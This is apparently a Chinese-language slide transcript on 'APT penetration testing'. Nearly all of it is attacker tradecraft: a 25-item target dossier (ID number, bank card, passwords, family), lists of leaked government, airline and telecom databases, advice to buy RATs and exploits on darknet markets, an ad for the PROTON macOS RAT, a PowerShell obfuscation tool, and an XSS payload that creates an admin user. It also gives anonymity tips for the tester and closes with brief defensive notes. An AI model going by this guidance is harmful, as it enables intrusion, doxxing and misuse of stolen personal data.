

那些年我蹲过的点之 APT渗透测试经验分享

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乌云时代结束后,国内的网络安全发展和开放性有了一定程度的降低,而 网站所有者的安全意识在不断提高。

由此,传统的渗透测试,慢慢遇到了严峻的瓶颈。而集大成的APT渗透测试,慢慢成为了项目中的常用手段,甚至是必须措施。



APT攻击 (Advanced Persistent Threat , 高级持续性威胁)

0day漏洞的利用、 多重漏洞的组合攻击

蹲点、长期和信息收集



APT 渗透测试 Chain

侦查、制作 武器 投放 武器 漏洞利用 提权加固

控制 命令执行

资料窃取 横纵拓展

APT场景 模拟搭建



APT场景 模拟搭建

1.常见的场景模拟:

- > Vuln VPN(针对VPN场景的模拟搭建)
- >QEMU + Raspberry Pi (针对ARM场景的模拟搭建)
- >本地搭建环境的一次APT钓鱼攻击演示





APT攻击 技巧分享



信息收集



1.人员信息搜集:

多库信息查询 (www.duokuxinxi.com)

真·谷歌黑客 (www.exploitdb.com/google-hacking-database)

Whois查询 (https://who.is https://whois.icann.org)

nslookup MX记录 dig查询

信息收集



1.人员信息搜集:

MaxMind IP地理定位 (www.maxmind.com)

MSF邮箱信息模块 (auxiliary/gather/search_email_collector)

dnsdict6 来自国外的子域信息 收集工具

WPSCAN WordPress信息收集 利器

人物画像List

人物画像List

- 1.姓名(中文、拼音与英文)
- 2.常用昵称或ID
- 3.信息安全意识评测(1-10)
- 4.性别
- 5.职位
- 6.照片
- 7.兴趣爱好
- 8.身份证号
- 9.实际出生日期(阳历与阴历)
- 10.身份证出生日期
- 11.身份证家庭住址
- 12.家庭成员

- 13.社会关系
- 14.快递收货地址
- 15.教育经历
- 16.QQ号码
- 17.微信号
- 18.常用电子邮箱地址
- 19.手机号(曾用与现用)
- 20.银行卡号
- 21.支付宝
- 22.社交平台主页
- 23.常用密码
- 24.常用密码字符或组合规律
- 25.性格素描 (好友贴上的标签)



互联网数据库

中航信系统 春秋航空系统 高铁信息系统

联通详单、移动详单、电信详单

X国人口基本信息资源库

X国出入境人员资源库

X国机动车/驾驶人信息资源库

X国警员信息资源库

X国在逃人员信息资源库

X国违法犯罪人员信息资源库

X国被盗抢汽车信息资源库

X国安全重点单位信息资源库





- 1.QQ群、微信群消息监控
- 2.乌云漏洞响应平台二次利用
- 3.被黑网站统计


(http://www.hacked.com.cn/

https://www.hac-ker.net)

- 4.针对主流市场的APP监控
- 5.威胁情报数据拓展

提权加固





ixas Received

Greetings everyone.

Newest and only macOS RAT in market!

-PROTON-

PROTON is a professional FUD surveillance & control solution, with which you can do almost everything with target's Mac.

- · Execute any bash command under root
- Monitor keystrokes (we even have a tariff allowing to log passwords)
- Get notified each time your client enters something
- Upload files to remote machine
- · Download files from remote machine
- . Connect directly via SSH/VNC to remote machine
- · Get screenshots/webcamshots


1.木马源、RAT

- >持有BTC、ETH,于暗网寻觅信息(drupal漏洞案例)
- >购买源搜索网站: Hidden Wik、Not Evil
- >自有漏洞库(Adobe、浏览器、office、XP系统)
- >通用木马源、RAT





通用木马源、RAT



PowerShell

1.进程创建

```
Add-Type -TypeDefinition @"

using System;

using System.Diagnostics;

using System.Runtime.InteropServices;

[StructLayout(LayoutKind.Sequential)]

public struct PROCESS_INFORMATION

{

public IntPtr hProcess;

public IntPtr hThread;

public uint dwProcessId;

public uint dwThreadId;

}
```

PowerShell

2.搭建小型HTTP服务器

PowerShell

3.代码混淆 (Invoke-Obfuscation)

```
Tool :: Invoke-Obfuscation

Ruthor :: Daniel Bohannon (DBO)
Twitter :: Bdanielhobannon
Blog :: http://danielhohannon.com
Github :: http://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.8
License :: Apache License, Version 2.8
Notes :: If(†$Caffeinated) (Exit)

ELP HENU :: Available options shown below:


*1 Tutorial of how to use this tool
TUTORIAL
*1 Show this Help Henu
TUTORIAL
HELP, GET-HELP, ?, -?, /?, MENU
```

1.更新用户名处,发送的请求存在CSRF

```
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:44.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://localhost/ZVulDrill/user/edit.php
Cookie: PHPSESSID=0.000, safedog-flow-item=05.4.4000
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

id=2&username=demo11&update=%E6%9B%B4%E6%96%B0
```

1.通过<h1>标签,发现XSS漏洞,但因为触发的位置略鸡肋,目前只能是一个Self-XSS



解决方案:

Self-XSS + CSRF使目标将用户名更改为XSS语句

意外发现:

当多个用户同时触发时,由于数据库中存在了多个相同用户名,引发了DoS漏洞

我们再来看一个通过XSS启动CSRF的代码

应用举例:https://www.hack.com/loglist.html?domain= <script>ajaxRequest('admin_adduser','domain=netfairy.net&user={"use"} rname":"acest","password":"min","oldpassword":"","max_download":"0"," max_upload":"0","max_download_account":"0","max_upload_account":"0 ","max_connection":"0","connect_timeout":"5","idle_timeout":"5","connect_ t_per_ip":"0","pass_length":"0","show_hidden_file":0,"change_pass":0,"sen d_message":0,"ratio_credit":"0","ratio_download":"1","ratio_upload":"1","r atio_count_method":0,"enable_ratio":0,"current_quota":"0","max_quota": "0", "enable_quota":0, "note_name": "", "note_address": "", "note_zip": "", "n e_phone":"","note_fax":"","note_email":"","note_memo":"","ipmasks":[],"fil emasks":[],"directories":[],"usergroups":[],"subdir_perm":[],"enable_sched ule":0, "schedules":[], "limit_reset_type": "0", "limit_enable_upload":0, "cur_u pload_size":"0","max_upload_size":"0","limit_enable_download":0,"cur_do wnload_size":"0","max_download_size":"0","enable_expire":0,"expiretime ":"2018-04-1 11::02:40","protocol_type":63,"enable_password":1,"enable_ account":1,"ssh_pubkey_path":"","enable_ssh_pubkey_auth":0,"ssh_auth_ method":0}', "post") </script>

隐蔽性

1.APT渗透测试工程师同样也需要注意自身的隐蔽性

>Tor

>科学上网:A?strill、某?灯

>OS: qubes-os.org

>匿名邮箱: www.yopmail.com

>核心武器安置在U盘、核心数据分割存放在硬盘





APT所防 工作部署





下一代 威胁情报工作

只可录入,不可增删

提交者: 信息匿名、无法追踪



仲裁方: 确认情报 可靠性 基于区块链 下一代 威胁情报工作





网络资产胜者为王



List:

- 1.资产监控(二级、三级、四级域名)
- 2.内网运维自动化
- 3.实时感知(折线图、统计图)
- 4.蜜罐系统
- 5.合理搭配APTSimulator (一款APT攻击受害者模拟攻击)
- 6.Invoke-Adversary: APT防御一键部署、 系统监控、镜像的工具
- 7.APT攻击事件信息获取:
- (https://github.com/kbandla/APTnotes
- https://exchange.xforce.ibmcloud.com/
- https://www.yunaq.com/gpt/#websec)

